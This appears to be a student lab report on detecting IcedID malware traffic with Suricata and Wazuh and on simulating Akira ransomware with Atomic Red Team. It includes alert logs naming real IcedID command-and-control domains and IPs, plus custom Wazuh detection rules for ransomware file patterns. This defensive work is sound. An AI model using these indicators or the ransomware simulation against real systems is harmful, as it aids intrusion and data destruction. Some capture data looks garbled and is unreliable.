Statistics for network device: enp0s9
    Successful packets:      6518
    Failed packets:        0
    Truncated packets:     0
    Retried packets (ENOBUFS): 0
    Retried packets (EAGAIN): 0
administrador@seminarioST:~$
```

Apply a display filter ... <Ctrl-/>						
No.	Time	Source	Destination	Protocol	Length	Info
1	0.0860600000	10.10.10.2	10.10.10.1	TCP	208	43244 → 1514 [PSH, ACK] Seq=1 Ack=1 Win=142 TStamp=2994983465 TSecr=1094273797
2	0.046492304	10.10.10.2	10.10.10.2	TCP	66	1514 → 43244 [ACK] Seq=1 Ack=133 Win=501 Len=0 TStamp=1094275839 TSecr=2994983465
3	5.10629698	10.10.31.101	10.10.31.1	DNS	75	Standard query 0x7ec7 A grafeluchu.com
4	5.106812719	10.10.31.1	10.10.31.101	DNS	187	Standard query response 0x7ec7 A grafeluchu.com A 104.21.32.6 A 172.67.182.27
5	5.161715928	10.10.31.101	104.21.32.6	TCP	66	56108 → 88 [SYN] Seq=0 Win=64240 Len=0 MSS=1468 WS=256 SACK_PERM=1
6	5.162055056	10.10.31.101	104.21.32.6	TCP	66	88 → 56108 [ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1388 SACK_PERM=1 WS=8192
7	5.162055056	10.10.31.101	104.21.32.6	TCP	66	56108 → 88 [ACK] Seq=1 Ack=1 Win=131072 Len=0
8	5.162055056	10.10.31.101	104.21.32.6	HTTP	361	GET / HTTP/1.1
9	5.162055056	10.10.31.101	104.21.32.6	TCP	66	88 → 56108 [ACK] Seq=1 Ack=308 Win=57344 Len=0
10	5.1830254593	10.10.31.101	10.10.31.101	TCP	1430	88 → 56108 [ACK] Seq=1 Ack=308 Win=65536 Len=1376 [TCP segment of a reassembled PDU]
11	5.1830254593	10.10.31.101	10.10.31.101	TCP	1430	88 → 56108 [ACK] Seq=1377 Ack=388 Win=65536 Len=1376 [TCP segment of a reassembled PDU]
12	5.183881373	10.10.31.101	10.10.31.101	TCP	1430	88 → 56108 [ACK] Seq=2753 Ack=388 Win=65536 Len=1376 [TCP segment of a reassembled PDU]
13	5.184364888	10.10.31.101	104.21.32.6	TCP	66	56108 → 88 [ACK] Seq=308 Ack=2753 Win=131072 Len=0
14	5.184662364	10.10.31.101	104.21.32.6	TCP	1430	88 → 56108 [ACK] Seq=4129 Ack=388 Win=65536 Len=1376 [TCP segment of a reassembled PDU]
15	5.184662364	10.10.31.101	104.21.32.6	TCP	1430	88 → 56108 [ACK] Seq=5585 Ack=308 Win=65536 Len=1376 [TCP segment of a reassembled PDU]
16	5.184966689	10.10.31.101	104.21.32.6	TCP	66	56108 → 88 [ACK] Seq=308 Ack=5585 Win=131072 Len=0
17	5.184966689	10.10.31.101	104.21.32.6	TCP	1430	88 → 56108 [ACK] Seq=5585 Ack=308 Win=131072 Len=0 [TCP segment of a reassembled PDU]

Frame 1: 208 bytes on wire (1664 bits), 208 bytes captured (1664 bits) on interface enp0s9, id 0
Ethernet II, Src: PcsCompu_9a:e7:bc (08:00:27:9a:e7:bc), Dst: PcsCompu_c5:cc:f1 (08:00:27:c5:cc:f1)
Internet Protocol Version 4, Src: 10.10.10.2, Dst: 10.10.10.1
Transmission Control Protocol, Src Port: 43244, Dst Port: 1514, Seq: 1, Ack: 1, Len: 142
Data (142 bytes)

```
0000  08 00 27 c5 cc f4 08 00 27 9a e7 bc 08 00 45 00 .:...`...`...`...
0001  00 c2 90 e9 40 00 40 00 81 39 0a 0a 0a 02 0a 0a ..@ @ 9...
0002  0a a1 8c ec 05 ea 0a ea df 4f 25 1f 3b 7f 80 18 .....%`...
0003  09 bc 28 cb 00 00 01 01 08 0a b2 83 d2 29 41 39 .....(`...`A9
0004  4b 05 8a 00 00 00 21 30 31 31 21 23 41 45 53 3a K...10 01!#AES:
0005  b0 4d 08 06 06 76 0b 42 40 7a ce eb 3c 21 45 44 M...v B @Z-<IED
0006  fd e9 82 a7 b0 54 d2 b3 06 6a 92 a5 52 92 cf .....T...j..R...
0007  47 10 71 91 45 7e 08 08 1a 73 fe 6b 50 31 5c G;q E...s..P1\
0008  cb 16 de aa 3b d1 3b 06 e1 0c 6f 59 36 24 c2 a9 .....;...oy6$.
0009  ce b7 7c eb ee 05 d8 53 c2 b3 3e 18 ad aa 55 cc |...S->U
0010  34 47 9e b2 4f 58 93 82 93 f6 5c 99 e8 68 65 3c 46 0X...`...`...
0011  f6 4f 74 ae df a6 ac fb 87 89 fd 03 7b 23 01 54 .t.....#`T
```

- b) What do you see in Wazuh console? Check the rising alerts and identify the possible attack/campaign associated with them, as well as the tactics and techniques associated with the alerts (according to Mitre ATT&CK).

At first, I see no alerts getting triggered by suricata or in wazuh dashboard because the pcap file has the private IP set to 10.10.31.101 which is different from our internal network setup IP 10.10.10.2 also set as in HOME_NET variable in suricata yaml file. Even when I change the home net IP to include a bigger range subnet (10.0.0.0/8), I am still not able to see any alerts with the default suricata rules. My reasoning behind this is that even the layer 1 IP matches with my suricata config, the packets are likely being dropped because of Layer 2 mac address mismatch. In the pcap file there is a mac address being mentioned which is different from my machines mac. To get the possible alerts suricata should trigger I ran the file with offline mode suricata -r command which reads packet from pcap and applies defined rules.

```
administrador@seminarioST:~$ sudo suricata -r malware.pcap -c /etc/suricata/suricata.yaml -l ./suricata-logs
i: suricata: This is Suricata version 8.0.1 RELEASE running in USER mode
i: detect-classify: signature sid:1048005 uses unknown classtype: "exfiltration", using default priority 3. This message won't be shown again for this classtype
i: ppm-hs: Rule group caching - loaded: 66 newly cached: 0 total cacheable: 66
i: threads: Threads created -> RX: 1 W: 1 FM: 1 FR: 1 Engine started.
i: suricata: File Received. Stopping engine.
t: pcap: Read 1 file, 6518 packets, 5127703 bytes
administrador@seminarioST:~$ cd suricata-logs/
```

Suricata matched alerts when I ran (offline mode) suricata -r as shown above in the screenshot



because it saw the original flows/timestamps/addresses in the file. When I tcpreplay, the possible cause of mismatches is the mac address and hence no alerts being triggered. So ideally all the alerts which are shown in the fast.log (screenshot below) should be there in the wazuh dashboard which includes a malware command and control detection alert, trojan network activity detection alert etc.

```
administrator@seminario5T:~/suricata-logs$ cat fast.log
11/01/2023-00:46:35.638604 [**] [1:2030053:11] ET MALWARE Win32/IcedID Requesting Encoded Binary M4 [**] [Classification: Malware Command and Control Activity Detected] [Priority: 1] {TCP} 10.10.31.101:56108 -> 104.21.32.6:80
11/01/2023-00:46:35.638604 [**] [1:2032086:4] ET MALWARE Win32/IcedID Request Cookie [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 10.10.31.101:56108 -> 104.21.32.6:80
11/01/2023-00:46:37.799824 [**] [1:2049065:1] ET MALWARE DNS Query to IcedID Domain (manjuskploman.com) [**] [Classification: A Network Trojan was detected] [Priority: 1] {UDP} 10.10.31.101:56391 -> 10.10.31.1:53
11/01/2023-00:46:38.182377 [**] [1:2049070:1] ET MALWARE Observed IcedID Domain (manjuskploman.com in TLS SNI) [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 10.10.31.101:56110 -> 45.61.137.225:443
11/01/2023-00:46:38.334775 [**] [1:2011540:7] ET POLICY OpenSSL Demo CA - Internet Widgits Pty (O) [**] [Classification: Not Suspicious Traffic] [Priority: 3] {TCP} 45.61.137.225:443 -> 10.10.31.101:56110
11/01/2023-00:47:37.815949 [**] [1:2049068:1] ET MALWARE DNS Query to IcedID Domain (qousahaff.com) [**] [Classification: A Network Trojan was detected] [Priority: 1] {UDP} 10.10.31.101:56120 -> 10.10.31.1:53
11/01/2023-00:47:38.230581 [**] [1:2049073:1] ET MALWARE Observed IcedID Domain (qousahaff.com in TLS SNI) [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 10.10.31.101:56128 -> 45.61.139.232:443
11/01/2023-00:47:38.335378 [**] [1:2011540:7] ET POLICY OpenSSL Demo CA - Internet Widgits Pty (O) [**] [Classification: Not Suspicious Traffic] [Priority: 3] {TCP} 45.61.139.232:443 -> 10.10.31.101:56128
11/01/2023-00:47:39.076772 [**] [1:2049065:1] ET MALWARE DNS Query to IcedID Domain (manjuskploman.com) [**] [Classification: A Network Trojan was detected] [Priority: 1] {UDP} 10.10.31.101:53427 -> 10.10.31.1:53
11/01/2023-00:47:39.364960 [**] [1:2049073:1] ET MALWARE Observed IcedID Domain (qousahaff.com in TLS SNI) [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 10.10.31.101:56130 -> 45.61.139.232:443
11/01/2023-00:47:39.445125 [**] [1:2049073:1] ET MALWARE Observed IcedID Domain (qousahaff.com in TLS SNI) [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 10.10.31.101:56131 -> 45.61.137.225:443
11/01/2023-00:47:39.518391 [**] [1:2011540:7] ET POLICY OpenSSL Demo CA - Internet Widgits Pty (O) [**] [Classification: Not Suspicious Traffic] [Priority: 3] {TCP} 45.61.139.232:443 -> 10.10.31.101:56130
11/01/2023-00:47:39.558196 [**] [1:2049066:1] ET MALWARE DNS Query to IcedID Domain (brojizua.com) [**] [Classification: A Network Trojan was detected] [Priority: 1] {UDP} 10.10.31.101:6045 -> 10.10.31.1:53
11/01/2023-00:47:39.562475 [**] [1:2011540:7] ET POLICY OpenSSL Demo CA - Internet Widgits Pty (O) [**] [Classification: Not Suspicious Traffic] [Priority: 3] {TCP} 45.61.137.225:443 -> 10.10.31.101:56131
11/01/2023-00:47:39.774450 [**] [1:2049071:1] ET MALWARE Observed IcedID Domain (brojizua.com in TLS SNI) [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 10.10.31.101:56132 -> 45.61.136.22:443
```


Similarly, lots of alerts being triggered in the eve.json corresponding to the suspicious trojan activity.

```
administrator@seminario5T:~/suricata-logs$ cat eve.json | grep "alerted":true
{"timestamp": "2023-11-01T00:46:34.435874#0100", "flow_id": "1188134662132992", "event_type": "flow", "src_ip": "10.10.31.101", "src_port": "56323", "dest_ip": "162.33.179.136", "dest_port": "443", "ip_v": "4", "proto": "TCP", "app_proto": "tls", "flow": "[pkts_toserver":9,"pkts_toclient":12,"bytes_toserver":1043,"bytes_toclient":7468,"start": "2023-11-01T00:57:40.078862#0100", "end": "2023-11-01T00:58:46.151402#0100", "age": "66", "state": "closed", "reason": "shutdown", "alerted": true, "tx_cnt": 1}, "tcp": {"tcp_flags": "if", "tcp_flags_ts": "ib", "tcp_flags_tc": "if", "syn": true, "fin": true, "rst": true, "push": true, "ack": true, "state": "closed", "ts_max_regions": 1}
{"timestamp": "2023-11-01T00:46:34.435874#0100", "flow_id": "161842996593895", "event_type": "flow", "src_ip": "10.10.31.101", "src_port": "56133", "dest_ip": "162.33.179.136", "dest_port": "443", "ip_v": "4", "proto": "TCP", "app_proto": "tls", "flow": "[pkts_toserver":12,"pkts_toclient":12,"bytes_toserver":1087,"bytes_toclient":3667,"start": "2023-11-01T00:47:41.117799#0100", "end": "2023-11-01T00:49:00.362838#0100", "age": "66", "state": "closed", "reason": "shutdown", "alerted": true, "tx_cnt": 1}, "tcp": {"tcp_flags": "if", "tcp_flags_ts": "ib", "tcp_flags_tc": "if", "syn": true, "fin": true, "rst": true, "push": true, "ack": true, "state": "closed", "ts_max_regions": 1}
{"timestamp": "2023-11-01T00:46:34.435874#0100", "flow_id": "15530995623656264", "event_type": "flow", "src_ip": "10.10.31.101", "src_port": "56110", "dest_ip": "45.61.137.225", "dest_port": "443", "ip_v": "4", "proto": "TCP", "app_proto": "tls", "flow": "[pkts_toserver":10,"pkts_toclient":11,"bytes_toserver":1151,"bytes_toclient":2490,"start": "2023-11-01T00:46:37.885896#0100", "end": "2023-11-01T00:47:42.405108#0100", "age": "65", "state": "closed", "reason": "shutdown", "alerted": true, "tx_cnt": 1}, "tcp": {"tcp_flags": "ie", "tcp_flags_ts": "ia", "tcp_flags_tc": "ia", "syn": true, "rst": true, "push": true, "ack": true, "state": "closed", "ts_max_regions": 1, "ts_max_regions": 1}
{"timestamp": "2023-11-01T00:46:34.435874#0100", "flow_id": "46635297687866", "event_type": "flow", "src_ip": "10.10.31.101", "src_port": "56399", "dest_ip": "162.33.179.136", "dest_port": "443", "ip_v": "4", "proto": "TCP", "app_proto": "tls", "flow": "[pkts_toserver":12,"pkts_toclient":12,"bytes_toserver":1128,"bytes_toclient":4468,"start": "2023-11-01T01:02:41.174117#0100", "end": "2023-11-01T01:03:48.02030#0100", "age": "67", "state": "closed", "reason": "shutdown", "alerted": true, "tx_cnt": 1}, "tcp": {"tcp_flags": "if", "tcp_flags_ts": "ib", "tcp_flags_tc": "if", "syn": true, "fin": true, "rst": true, "push": true, "ack": true, "state": "closed", "ts_max_regions": 1}
{"timestamp": "2023-11-01T00:46:34.435874#0100", "flow_id": "899272294197", "event_type": "flow", "src_ip": "10.10.31.101", "src_port": "56130", "dest_ip": "45.61.139.232", "dest_port": "443", "ip_v": "4", "proto": "TCP", "app_proto": "tls", "flow": "[pkts_toserver":12,"pkts_toclient":12,"bytes_toserver":2143,"bytes_toclient":2494,"start": "2023-11-01T00:47:39.078073#0100", "end": "2023-11-01T00:48:44.91922#0100", "age": "66", "state": "closed", "reason": "shutdown", "alerted": true, "tx_cnt": 1}, "tcp": {"tcp_flags": "if", "tcp_flags_ts": "ib", "tcp_flags_tc": "if", "syn": true, "fin": true, "rst": true, "push": true, "ack": true, "state": "closed", "ts_max_regions": 1, "ts_max_regions": 1}
{"timestamp": "2023-11-01T00:46:34.435874#0100", "flow_id": "1605944881771671", "event_type": "flow", "src_ip": "10.10.31.101", "src_port": "56476", "dest_ip": "162.33.179.136", "dest_port": "443", "ip_v": "4", "proto": "TCP", "app_proto": "tls", "flow": "[pkts_toserver":11,"pkts_toclient":1043,"bytes_toserver":1043,"bytes_toclient":2468,"start": "2023-11-01T01:07:42.267395#0100", "end": "2023-11-01T01:08:48.421761#0100", "age": "66", "state": "closed", "reason": "shutdown", "alerted": true, "tx_cnt": 1}, "tcp": {"tcp_flags": "if", "tcp_flags_ts": "ib", "tcp_flags_tc": "if", "syn": true, "fin": true, "rst": true, "push": true, "ack": true, "state": "closed", "ts_max_regions": 1}
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```

11/01/2023-00:46:35.638604 [**] [1:2030053:11] ET MALWARE Win32/IcedID Requesting Encoded Binary M4 [**] [Classification: Malware Command and Control Activity Detected] [Priority: 1] {TCP} 10.10.31.101:56108 -> 104.21.32.6:80

11/01/2023-00:46:35.638604 [**] [1:2032086:4] ET MALWARE Win32/IcedID Request Cookie [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 10.10.31.101:56108 -> 104.21.32.6:80

After changing home network to "any" and adjusting stream configs, making checksum-validations to 'no' in the suricata.yaml file, I started seeing alerts getting triggered in suricata eve.json file and in turn on the wazuh central dashboard as well with the rule groups as ids and suricata as shown below.



These alerts map primarily to Command and Control tactics (**TA0011**) using **Application Layer Protocols (T1071.*)**, encrypted channels (**T1573**) and tool transfer (**T1105**) where binaries are requested. **T1071** primarily was shown in the logs.

6. Ransomware Attack (T1486) in Windows

a) Describe technique T1486, according to Mitre ATT&ACK.

Technique T1486: An adversary encrypts data on a victim system to deny availability and create operational disruption. Most commonly, this is associated with ransomware, a class of attacks where the attackers use encryption to lock files, databases, or even the entire system and sometimes threaten to publish the data unless payment is made for decryption. The adversaries commonly remove backups and shadow copies to further the impact. The goal is not confidentiality but impact via data unavailability, preventing the victim from accessing critical information until recovery steps are taken.

b) Run test 10 of T1486.

```
PS C:\Windows\System32> Invoke-AtomicTest T1486 -TestNumbers 10
PathToAtomsicsFolder = C:\AtomicRedTeam\atomics

Executing test: T1486-10 Akira Ransomware drop Files with .akira Extension and Ransomnote
Exit code: 0
Done executing test: T1486-10 Akira Ransomware drop Files with .akira Extension and Ransomnote
PS C:\Windows\System32>
```




c) Based on the test's definition, operation, and objective, which main rule group should alert you to this behaviour in Wazuh? Check the alert console in Wazuh for this purpose (show a screenshot).

The rule groups alerted in the wazuh dashboard (with default ruleset of wazuh) are the ones which are fired while usual FIM (file integrity monitoring):

- Ossec



- Syscheck
 - Windows
 - Syscheck_file







In the above screenshots, the events of file changes in the monitored directories of the agent are shown and the bar chart containing the events fired based on the rule groups. But in these the mitre technique 1486 was not captured as the specific rule to map the alerts to the technique ID was not present. So I added a custom rule which added a rule group – ransomware. Below are the screenshots after the addition of the custom rule.

So now the rule groups which alert on the events are:

- **Syscheck**
- **Ransomware**
- **Windows**
- **Syscheck_file**



The rule group added now can be shown in the rule group chart below.





d) Analyse the expected alert at its source. What do you observe? What final conclusions do you reach? Describe the actions you have taken to reach your final conclusion.

The T1486 Atomic Red Team test 10, created 100 files with .akira extension in the c:// directory by default, simulating Akira ransomware behavior and also creates a .txt ransomware note in the desktop. Initially, Wazuh was not able to detect these as in the new wazuh agent versions directories like C:// are not added in the file integrity monitoring syscheck module in the ossec.conf and it fails if we add the directory to be monitored. As per the documentation, wazuh specifies that monitoring drives is not supported. So, to make this work, I modified the atomic test specifying it to add the akira files in the directory that is in monitoring list.

Post these changes wazuh agent detected these file creations and generated 101 alerts using the default Rule 554 (File added to the system) from the syscheck group. These alerts are then shown in the wazuh central dashboard with the default rule groups which were not helpful in identifying the actual MITRE Technique ID (1486 in this case). To have this details in the alert I added custom wazuh rule as shown below to the wazuh central local rule file.

```
<group name="syscheck,ransomware,>

<!-- Detect .akira ransomware file creation (T1486) -->
<rule id="100100" level="12">
  <if_sid>554</if_sid>
  <field name="file" type="pcre2">\.akira$</field>
  <description>Akira ransomware file detected: ${file}</description>
  <mitre>
    <id>T1486</id>
  </mitre>
</rule>

<!-- Detect other common ransomware extensions -->
<rule id="100101" level="12">
  <if_sid>554</if_sid>
  <field name="file" type="pcre2">\.locked$|\.encrypted$|\.crypt$|\.cripted$|\.enc$</field>
  <description>Ransomware encrypted file detected: ${file}</description>
  <mitre>
    <id>T1486</id>
  </mitre>
</rule>

<!-- Detect ransom note files -->
<rule id="100102" level="12">
  <if_sid>554</if_sid>
  <field name="file" type="pcre2">readme\.txt$|DECRYPT.*\.txt$|HOW.*DECRYPT|RESTORE.*FILES</field>
  <description>Ransomware ransom note detected: ${file}</description>
  <mitre>
    <id>T1486</id>
  </mitre>
</rule>

</group>
```

The rule works on a simple file name pattern matching the extension “.akira” and the sid matching as 554 (the default rule id for the file integrity monitoring alert rules). This can be further modified to capture specific pattern of the T1486 technique attacks.